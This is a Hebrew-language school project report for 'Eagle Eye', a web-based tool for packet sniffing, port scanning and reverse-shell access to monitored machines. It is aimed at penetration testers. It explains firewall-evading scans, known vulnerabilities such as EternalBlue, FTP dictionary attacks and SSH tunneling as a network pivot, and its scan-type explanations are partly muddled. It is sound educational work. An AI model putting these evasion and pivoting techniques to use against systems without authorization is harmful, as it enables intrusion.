קריית החינוך "אמירים" – ראשון לציון

מגמת הנדסת תוכנה - התמחות בהגנת סייבר

פרויקט בהנדסת תוכנה

תכנון ותכנות מערכות בהתמחות הגנת סייבר

סמל מקצוע: 883589

Eagle Eye

מערכת לניטור ובקרת תקשורת

שם התלמיד: אופק ארז

מספר זהות: 214273393

שם בית ספר: קריית חינוך אמירים

עיר: ראשון לציון

שם המנחה: מוטי מתתיהו

מועד הגשת המסמך: 7.6.22

תוכן עניינים וראשי פרקים

פרק א – **Eagle - Eye Project** - ייזום

תקציר הפרויקט

הפרויקט הוא מערכת אשר מטרתה לאפשר אבחון וניטור של תעבורת הרשת העוברת דרך המחשב.
כמו כן, מטרת הפרויקט הוא להוות כלי נוח ואינטואיטיבי לאנשי תקשורת על מנת לעבור על תעבורת הרשת בארגון, או אף במערכת הביתית שלהם, ולבודקי חוסן (penetration testers) לחקור את התעבורה במחשב מסוים אשר עליו הוא מבצע בדיקה והפורטים הפתוחים בו, על מנת לאבחן האם קיימות פגיעויות אפשריות הנובעות מהגדרת הרשת במחשב או בארגון.
בחרתי לפתח תוכנה לניטור תעבורת רשת מפני שכאשר השתמשתי בתוכנה הקיימת לניטור חבילות מידע – Wireshark, הרגשתי כי ניתן לעשות זאת בצורה נוחה ואינטואיטיבית יותר בשל עומס ועודף הנתונים אשר ברוב המקרים אינם רלוונטיים לבדיקות שגרתיות של תעבורת הרשת.
החלטתי לפתח את המערכת הזו מכיוון שאני לומד את תחום הPenetration Testing ואני מאוד אוהב לעסוק בפיתוח רשתות וכלי אבטחת מידע.

רכיבי המערכת

1) שרת Web – השרת הינו שרת Flask המקבל בקשות HTTP ומנתב אותן לפונקציות ה-backend. הלקוח של שרת זה הוא הדפדפן שמריץ המשתמש. המחשב אשר מריץ שרת זה גם מאחסן את מסד הנתונים המכיל את נתוני המשתמשים וקבצי טקסט המכילים את תוצאות ההסנפות שהמשתמש ביצע עד כה.
2) שרתים נבדקים – כל המחשבים עליהם מותקנת המערכת ועליהם מתבצעות הסריקות בהוראת המשתמש. כל המחשבים הללו מריצים קוד של שרת TCP הממתין לפקודה. כאשר נלחץ כפתור להפעלת סריקה באתר, שרת הFlask יוצר instance של לקוח TCP, המעביר לשרת הנבדק את הסריקה שיש להפעיל.
3) שרת Reverse Shell – שרת זה הינו שרת נוסף הנמצא על המחשב המריץ את שרת ה –Flask, המופעל כאשר המשתמש מבקש להתחבר מרחוק לממשק הפקודה של אחד מהשרתים הנבדקים.

4) לקוח Reverse Shell – קוד לקוח אשר השרת הנבדק מריץ במקביל לשרת ה -TCP הפועל עליו, לאחר שקיבל בקשה להתחברות לממשק הפקודה מהמשתמש. לקוח זה יתחבר אל שרת הReverse Shell הנמצא על המחשב המריץ את שרת ה – Flask.

הגדרת הלקוח

המערכת מכוונת לשני קהלי יעד עיקריים, כאשר שניהם טכנולוגיים בעיסוקם. קהל בודקי חוסן וחוקרי אבטחת מידע , קהל מנהלי הרשתות, אנשי system. הסיבה לכך, היא שהמערכת נועדה לסייע לאנשים בתפקידים אלו לבצע את עבודתם בצורה יעילה ומהירה יותר ובקלות ונוחות רבה יותר, באמצעות הכלים שפיתחתי כחלק מן המערכת.

הגדרת יעדים/מטרות

היעד העיקרי הוא שמערכת Eagle – Eye תאפשר את הפעולות הבאות:

- מיפוי העמדות הפעילות ברשת והצגת כתובות הIP שלהן.
- ביצוע הסנפה של התקשורת העוברת ברשת.
- ראיית תוכן חבילות המידע שנקלטו.
- הצגה של המידע בצורה מסודרת על פי פרוטוקולים.
- סינון ומיון הפאקטות על פי זמן הקבלה, כתובת האיי פי ממנה התקבלו, הפורט וכו'
- סריקת פורטים בכל המחשבים הנבדקים: הן פורטי TCP והן פורטי UDP.
- בחינה של תוצאות הסנפות אשר נעשו בעבר דרך המשתמש.
- התחברות ב- Reverse Shell אל ממשק הפקודה של כל אחד מהמחשבים הנבדקים.

כמו כן, היעדים המשניים הם לספק חווית משתמש טובה ונוחה למשתמשים במערכת ולבצע את הפעולות המתוארות לעיל באופן יעיל ואמין.

בעיות, תועלות וחסכונות

הבעיות אשר המערכת שלי פותרת היא סקירה של פגיעות רשת ארגונית מפני תקיפות זדוניות של אנשים המעוניינים בפגיעה בארגון/למען תועלת אישית. כמו כן, היא פותרת בעיה הקיימת בכלים הקיימים לצורך סקירות שכאלו כגון Nmap, Wireshark אשר אינם אינטואיטיביים עבור סקירה של רשת ארגונית או מחשב בודד. המערכת מנסה להציע פתרון נוח ופשוט לבעיות אלו באמצעות ממשק משתמש פשוט ואינטואיטיבי שיאפשר ללקוחות לבצע את עבודתם ללא צורך בפקודות מסובכות.
המערכת מעניקה מספר שירותים ללקוחותיה:

- מסד נתונים המאפשר התחברות של הלקוח לאתר וקבלת תוצאות של סריקות שביצע על רשתות בעבר.
- הסנפת תעבורת רשת
- סריקת פורטים
- התחברות לממשק הפקודות של מחשבים וביצוע פעולות טכניות נוספות עליהם, כגון העברת קבצים ושליחת צילום מסך.

האם צפויים קשיים או מגבלות בהגדרת המערכת

ישנם מספר קשיים הצפויים במערכת. הראשון שבהם הוא מהירות הסריקה. מכיוון שמדובר במסניף תקשורת אשר נכתב ב- Python שהינה שפת High Level, זמן הפעולה של כל סריקת רשת יהיה איטי באופן יחסי לתוכנית מקבילה בשפת Low Level כגון C או ++C.
בנוסף, ניתן יהיה לסרוק אך ורק מחשב אחד בכל פעם(נכון לכתיבת שורה זו).
בנוסף, על מנת שהפרויקט יעבוד, על כל המחשבים אותם אנו רוצים לסרוק להריץ את השרת שבניתי ויהיה מותקן עליהם הפרויקט שלי(לפחות קבצי הbackend).
כמו כן, יש מגבלה נוספת על הפרויקט שהוא עובד אך ורק על מחשבים הנמצאים בLAN, הרשת המקומית. זאת מכיוון שלא יישמתי port forwarding שינתב את כל התקשורת בפורטים בהם משתמשת המערכת אל רביביה.

סקר שוק

ישנן כמה וכמה מערכות הדומות באופן פעולתן אל המערכת שבניתי הנמצאות היום בשוק, העיקריות שבהן הן Nmap וWireshark. אפרט כעת מעט על כל אחד מכלים אלו ואציג את השינוי והייחודיות שהפרויקט שלי מביא אל השוק.

Wireshark – כלי זה מאפשר הסנפה של תקשורת ומיון חבילות המידע על פי כתובות IP, פורטים, פרוטוקולים, כתובות MAC, גודל המידע שהועבר ועוד. כמו כן, כלי זה מאפשר שמירה של תוצאות ההסנפה בקבצים מסוג PCAP וצפייה בתוכן הפאקטות.

לינק לאתר הארגון: https://www.wireshark.org/

Nmap – כלי זה מאפשר לבצע סריקות פורטים מסוגים שונים על מחשבים. ניתן באמצעות כלי זה לבצע גם סריקה על פורטי הTCP וגם על פורטי הUDP, לסרוק את הרשת, להפעיל סריקה על כמה מחשבים(כתובות) ולהפעיל סקריפטי אינומרציה על הפרוטוקולים השונים הפועלים על השרת באמצעות הNSE – Nmap Scripting Engine.

לינק לאתר הארגון: https://nmap.org

הייחודיות של המערכת שבניתי באה לידי ביטוי בכך שבניתי מעין שילוב של שני הכלים הללו, על מנת ליצור מערכת אשר מרכזת את היכולות המשמעותיות ביותר משני הכלים.

כמו כן, אלו שני כלי Desktop ואילו המערכת שלי מבוססת Web.

נוסף לכל, המערכת מאפשרת התחברות לממשק הפקודה של כל אחד מהמחשבים ברשת.


תיחום הפרויקט

הפרויקט עוסק בקשת רחבה של תחומים:

- בתחום ה- Web - ממשק המשתמש שלי מבוסס על דפי HTML והשרת העיקרי בפרויקט הוא שרת Flask.
- בתחום אבטחת מידע - בכך שהוא משלב נושאים כגון: Encryptions, Reverse Shell, Port Scanning, Defense against SQL Injection, Hashes.
- בתחום הרשתות – בכך שמכיל שלושה שרתים שונים, העובדים בפרוטקולים TCP וHTTP (שרת ה- Flask) ורחרחן רשת(Sniffer).
- בתחום מערכות ההפעלה - משלב threads, subprocesses.

פרק ב' - Eagle Eye Project – אפיון

פרוט המערכת:



תרשים מספר 1

תקשורת שרת ה- Flask


נוצר באמצעות draw.io

רקע על ארכיטקטורת שרת לקוח

ארכיטקטורת שרת לקוח היא תצורת התקשרות בין מחשבים אשר מחלקת את המשימות או עומס העבודה בין מספק השירות או המשאבים – השרת, לבין מבקש השירות – הלקוח.
השרת הוא תוכנה פסיבית, המאזינה לרשת ומחכה לקבל בקשות. הלקוח לעומתו בדרך כלל מציג את ממשק המשתמש, ומופעל על ידי המשתמש באמצעות הממשק. הלקוח פונה לשרת כאשר הוא זקוק למידע, משאבים או שירותים ממנו.

הסבר לתרשים 1

תרשים זה מייצג את התקשורת שמבצע שרת ה-Flask במערכת. התקשורת בין שרת ה- Flask למשתמש, מתבצעת באופן הזה שהדפדפן שמריץ המשתמש הוא לקוח של השרת. על המחשב בו רץ שרת זה נמצא גם מסד הנתונים אליו פונה שרת ה-Flask במידת הצורך. שרת זה מטפל בבקשות ה-HTTP של המשתמש על פי הפרוטוקול.



תרשים מספר 2

תקשורת לצורך ביצוע סריקה/הסנפה


נוצר באמצעות draw.io

הסבר לתרשים 2


תרשים זה מייצג את התקשורת שמתבצעת כאשר המשתמש מבקש לבצע סריקה על אחד מהשרתים הנבדקים. התקשורת מתבצעת באופן הבא: ישנו שרת TCP הכתוב במודול socket אשר רץ על כל המחשבים ברשת ומחכה לבקשה להרצת סריקה/הסנפה מלקוח. כאשר המשתמש – מבקר האתר מבקש להחיל סריקה על אחד מהמחשבים, שרת ה- Flask יוצר instance של לקוח TCP המתחבר אל השרת ומעביר לו הודעה על פי פרוטוקול התקשורת שקבעתי, לגבי סוג הפעולה שיש לבצע. השרת מבצע על עצמו את הסריקה וכאשר סיים שולח את התוצאות אל הלקוח. הלקוח מעביר תוצאות אלו לשרת ה-Flask אשר מציג אותן על גבי האתר.

מגמת הנדסת תוכנה - התמחות בהגנת סייבר

Situation C - Connect to CLI via Reverse Shell



Once There is a reverse Shell connection, the network works like this:



תרשים מספר 3

תקשורת לצורך התחברות לממשק פקודה

נוצר באמצעות draw.io

הסבר לתרשים 3

כאשר המשתמש מעוניין להתחבר לממשק הפקודה של אחד מהשרתים ברשת, שרת ה-Flask יוצר instance של לקוח TCP אשר שולח לשרת הנבדק להפעיל לקוח Reverse Shell ומפעיל שרת Reverse Shell אשר מטרתו היא להתחבר חיבור ישיר למחשב השרת, ובאמצעות חיבור זה להעביר פקודות shell ופקודות נוספות לביצוע ולקבל את פלטן. הפקודות לביצוע מתקבלות מקלט המשתמש באתר ופלט הפקודות נשלח מלקוח הReverse Shell אל שרת הReverse Shell ומשם מועבר אל שרת הFlask אשר יכניס את הפלט אל דפי האתר וישלח למשתמש על גבי פרוטוקול הHTTP.

במהלך פיתוח המערכת עלתה התלבטות כיצד לקשר את הסריקות שאמורות להתבצע על כל אחד מהשרתים הנבדקים, לאתר. ניסיתי ליצור לקוח אשר ימתין לבקשה מהשרת להפעיל סריקה ויריץ אותה וישלח אליו את התוצאות, אמנם זה לא עבד מפני שזה אינו הייעוד של לקוח בתקשורת. על הלקוח לבקש משאבים מהשרת ועל השרת להמתין לבקשות מהלקוחות ולספק משאבים/שירותים ללקוחות כאשר יבקשו. לכן, בחרתי שכל אחד מהמחשבים הנסרקים ברשת יריצו שרת TCP אשר ינהל את הפונקציונליות.


תיאור המערכת

המערכת אמורה לאפשר לבודקי חוסן במצב בו הם צריכים לבחון את אבטחתם של המחשבים ברשת מקומית כלשהי לעשות זאת במהירות וביעילות, באמצעות הכלים שפיתחתי ושולבו במערכת. בין הכלים נמצאים סורק רשת, המציג למשתמש את העמדות הפעילות ברשת, ומכך הבודק יכול להבין שישנה בעיה בתקשורת/העמדה כבויה ולכן כתובת הIP של אחד המחשבים ברשת אינו נמצא ברשימה. סורק הרשת מבוסס על Pingים שאלו בעצם פאקטות העוברות בפרוטוקול הICMP שמטרתו היא לוודא את קישוריות העמדות ברשת ולבחון שהינן מצליחות לתקשר אחת עם השנייה. בנוסף, ישנם סורקי פורטים במערכת משני סוגים: סריקת SYN שמטרתה היא להיות מהירה ולחסוך במשאבים, וסריקת Stealth שמטרתה להיות חשאית יותר ולא להיחסם על ידי חומות אש. אז כיצד שתי הסריקות מצליחות להשיג את מטרתן?

נתחיל עם הסבר קצר על פרוטוקול הTCP וכיצד נוצר חיבור רציף המאפשר תקשורת בין שני מחשבים.

רקע לסריקת פורטים – פרוטוקול TCP

כאשר מחשב רוצה ליצור תקשורת TCP עם מחשב אחר ראשית הוא שולח הודעת SYN, המעידה על בקשה ליזימת תקשורת. לאחר מכן, אם המחשב השני פנוי ומוכן לביצוע התקשורת, הוא ישלח הודעת SYN ACK, ולבסוף המחשב שיזם את התקשורת ישלח הודעת ACK אשר מאשרת את קבלת האישור ותחילת ההתקשרות.
תהליך זה נקרא TCP 3 way handshake.



סריקת פורטים מסוג SYN

סריקת הפורטים מסוג SYN מבוססת על לחיצת היד המשולשת המתבצעת בפרוטוקול TCP וחוסכת בזמן בכך שהיא אינה משלימה את לחיצת היד עד הסוף, אלא שולחת פאקטה עם הדגל SYN המעיד על התחלת לחיצת היד המשולשת ובמידה והתקבלה הודעה מהשרת עם דגל הACK – SYN הסריקה תסמן את הפורט כפתוח ותמשיך לפורט הבא ללא השלמת החיבור ושליחת הודעת הACK.

סריקת פורטים מסוג Stealth

סריקת הפורטים מסוג Stealth מבוססת על לחיצת היד המשולשת גם היא, אך בניגוד לסריקה הקודמת שאינה משלימה את לחיצת היד עד הסוף, בכך שאינה שולחת את הודעת הAcknowledge (ACK) זו שולחת הודעה לשרת לאחר קבלת הACK – SYN עם דגל הנקרא RST(Reset), אשר מעיד על כך שנפל החיבור בין השרת ללקוח, בשל שגיאה פטאלית. בכך חומות אש אשר נועדו להגן כנגד סריקות כאלו, (שיש לציין נחשבות ללא חוקיות במידה ואינן מבוצעות באישור של בעל המערכת/המחשב) לא יחסמו את כתובת הIP של המחשב ממנו נשלחה הבקשה, מפני שיחשבו שמדובר בתקלה בחיבור ולא בתוקף אשר ביצע סריקת פורטים על שרתי הארגון.
בנוסף לסריקות אלו, המערכת מסוגלת לבצע סריקת פורטי UDP העובדת בצורה הבאה:

רקע לסריקת פורטי UDP

בניגוד לפרוטוקול TCP, פרוטוקול UDP אינו מבוסס חיבור, connection-less, לכן, על מנת לקבוע האם הפורט פתוח, נשלח בקשה לשרת בפורט אותו אנו בודקים, ובמידה והתקבלה תשובה בפרוטוקול UDP מן השרת באותו הפורט ניתן להסיק כי הפורט הינו פתוח.

רקע להסנפת תקשורת

המערכת מאפשרת הסנפה של התקשורת הנכנסת אל המחשב או הנשלחת בbroadcast, לדוגמה בWi-Fi. רחרחן הרשת מסנן את התקשורת אך ורק לפרוטוקולים הבאים: SMB, FTP, DHCP, ICMP, HTTP, DNS, SSH. הסיבה שבחרתי את כל אחד מהפרוטוקולים הללו להיות אלה שהרחרחן יפלטר היא שאלו הפרוטוקולים הנפוצים ביותר לניצול בעת תקיפה והם מסוכנים מאוד. לכן, במידה וישנה תקשורת חריגה בפרוטוקולים אלה כפי שיראה בודק החוסן, ידע להסיק מכך שככל הנראה ישנה פגיעות באחד הפרוטוקולים הללו או באחד מן השירותים שהשרת מספק. על מנת להמחיש את הסכנה הטמונה בכל אחד מהפרוטוקולים הבאים אציין מספר מתקפות/חולשות הקיימות בפרוטוקולים אלו.

חולשות בפרוטוקולי רשת

SMB – חולשה מוכרת בפרוטוקול זה היא EternalBlue, חולשה שנותנת הרצת קוד מרוחקת על מחשב אשר נובעת מהדרך שבה מערכת ההפעלה Windows מתנהלת עם פאקטות הSMB, מה שמאפשר לתוקפים אפשריים לשלוח פאקטות זדוניות שיובילו ליכולת הרצת קוד מרחוק על המחשב. יש לציין שהחולשה קיימת על הגרסה הראשונה של הפרוטוקול, SMBv1.

FTP – פרוטוקול הFTP הינו פרוטוקול להעברת קבצים העובד בפורט 21, ומעצם היותו פרוטוקול להעברת קבצים ישנה סכנה רבה בו, שיועברו דרכו קבצים זדוניים. בFTP ישנה אפשרות להתחברות אנונימית מה שיאפשר לתוקף אפשרי ללא סיסמה אל השרת להיכנס לשירות ולהעביר קבצים זדוניים לשרת, אשר יאפשרו לו הרצת קוד על השרת. פעמים רבות אפשרות זו כבויה אך הסיסמה ושם המשתמש שמכניסים לפרוטוקול הינם דיפולטיביים/נפוצים, מה שמאפשר לתוקף להריץ מתקפת מילון על מנת למצוא את שם המשתמש והסיסמה המתאימים. מתקפה שכזו, יוצרת תקשורת רבה ו"רעש" רב ולכן הסנפה של התעבורה בפורט 21 יכולה להועיל במציאת נסיון תקיפה על שירות הFTP.

DHCP - CVE-2019-0547 הינה חולשה שגולתה בשנת 2019 המאפשרת הרצת קוד מרוחק במידה ושולחים פאקטות DHCP זדוניות אל לקוח.

HTTP – פרוטוקול זה הינו הפרוטוקול עליו מבוססים אתרי האינטרנט, אך פרוטוקול זה אינו מוצפן, לכן במידה ויש אתר העובד עם פרוטוקול HTTP ולא HTTPS המוצפן, תוקף פוטנציאלי יוכל להסניף תקשורת זו ולראות את תוכן דפי הHTML המועברים. פעמים רבות פרוטוקול זה הוא דלת פתוחה עבור תוקפים לחדור למערכת.

ICMP – הפרוטוקול האחראי לבדיקת תקשורת בין עמדות ברשת. משתמש בפאקטות הנשלחות בפרוטוקול זה על מנת לוודא שישנו חיבור תקין בין שתי העמדות. בהסנפת תקשורת זו יש שני יתרונות: האחד, בודקי החוסן וטכנאי הרשת, יוכלו לוודא שהפינגים, פאקטות הICMP אכן מגיעות למחשב. השני הינו שישנה מתקפה ידועה המבוצעת בפרוטוקול זה, ICMP Flood, מתקפה מסוג DDOS/DOS שמטרתה להקריס את שרתי הארגון באמצעות שליחה של פאקטות ICMP רבות.

DNS – פרוטוקול זה אחראי על המרת שמות דומיין לכתובות IP. מה שמאפשר למשתמש הקצה לזכור שמות דומיין ולא כתובות IP ובכך מקל עליו. לדוגמה, שרת הDNS של google יחזיר לראוטר את כתובת הIP של השרת האידיאלי ביותר למענה של גוגל לאחר שאחד מהמחשבים ברשת המקומית ביקש להתחבר למנוע החיפוש של google. בשרת הDNS נמצאים records של השרתים השייכים לארגון, כך שידע השרת להפנות את המשתמשים אל כתובות הIP המתאימות. בכך שרתי DNS יכולים לספק מידע ואינפורמציה טובה לתוקפים על היקף הארגון וכתובות הIP של השרתים, עליהם יוכלו ברגע שידעו את כתובת הIP לבצע סריקות ובחינת וקטורי תקיפה.

SSH – פרוטוקול זה פועל בפורט 22 והינו פרוטוקול חשוב ושימושי מאוד המאפשר התחברות מרחוק לממשק הפקודה של מחשב בתקשורת מוצפנת. הפרוטוקול משתמש באלגוריתמי הצפנה חזקים כגון AES וכן גיבובים כמו SHA-2 על מנת לוודא את שלמות המידע שהועבר. תוקפים פעמים רבות משתמשים בפרוטוקול זה על מנת להתחבר למחשב מרוחק לאחר שמצאו פרטי התחברות בדרך כזו או אחרת או באופן לוקאלי – מקומי או על ידי SSH Tunneling, שיטה בה ניתן להעביר תקשורת SSH ברשת הWAN, בכך שבעצם מפנים את התקשורת הנכנסת אל השרת בפורט מסוים שהוגדר לפורט בו נמצא השירות. או לעתים נדירות יותר, לאחר שמצאו חולשה בפרוטוקול(נכון לגרסאות הישנות של SSH).

בנוסף, משתמשים בSSH Tunneling הרבה כרגל ברשת, או כשרת socks(פרוטוקול אינטרנטי, אשר מעביר חבילות מידע בין שרת ללקוח דרך שרת Proxy).

לדוגמה, אם יש שרת ברשת פנימית שמריץ שרת Web, ולתוקף יש גישה למחשב ברשת, הוא יעדיף שלא להתחבר אליו באמצעות פרוטוקול ה- SSH ולהשתמש בכלים לשליחת בקשות HTTP כמו curl, אלא להשתמש בTunneling עם פורט 80/443 דרך SSH ככה שיוכל לגשת לכל כתובות הIP הפנימיות וככה לגשת לשרת ה - Web בצורה נוחה דרך הדפדפן.

